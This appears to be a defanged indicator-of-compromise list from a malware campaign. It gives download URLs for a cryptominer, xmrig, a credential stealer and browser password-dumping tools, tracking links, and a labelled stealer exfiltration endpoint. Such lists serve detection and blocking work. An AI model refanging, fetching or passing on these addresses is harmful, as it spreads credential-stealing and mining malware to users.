hxxps://www[.]dropbox[.]com/s/gp7s712krr67kcx/MinerDownloader-1-23-21.txt?dl=1
hxxps://docs[.]google[.]com/uc?id=0BxsMXGfPIZfSVzUyaHFYVkQxeFk&export=download
hxxps://www[.]dropbox[.]com/s/zhp1b06imehwylq/Synaptics.rar?dl=1
hxxps://www[.]dropbox[.]com/s/ve1i21h0ubslnkr/xmrig2.txt?dl=1
hxxps://www[.]dropbox[.]com/s/h5lge8h8rhw93rh/Stealer%201-23-21.txt?dl=1
hxxps://www[.]dropbox[.]com/s/8jyj3a5vw1bwot9/ChromePass.txt?dl=1
hxxps://www[.]dropbox[.]com/s/v8x3jnnx15hjz04/WebBrowserPassView.txt?dl=1
hxxps://r[.]honeygain[.]money/SAMIBDC7
hxxps://iplogger[.]org/2jbNj6
hxxps://iplogger[.]org/2azxA5
hxxp://www[.]xsvpn[.]cf/ssr-download/readme.md

Stealer Exfiltration URL:

hxxps://terminist-journal[.]000webhostapp[.]com/donkeydick.php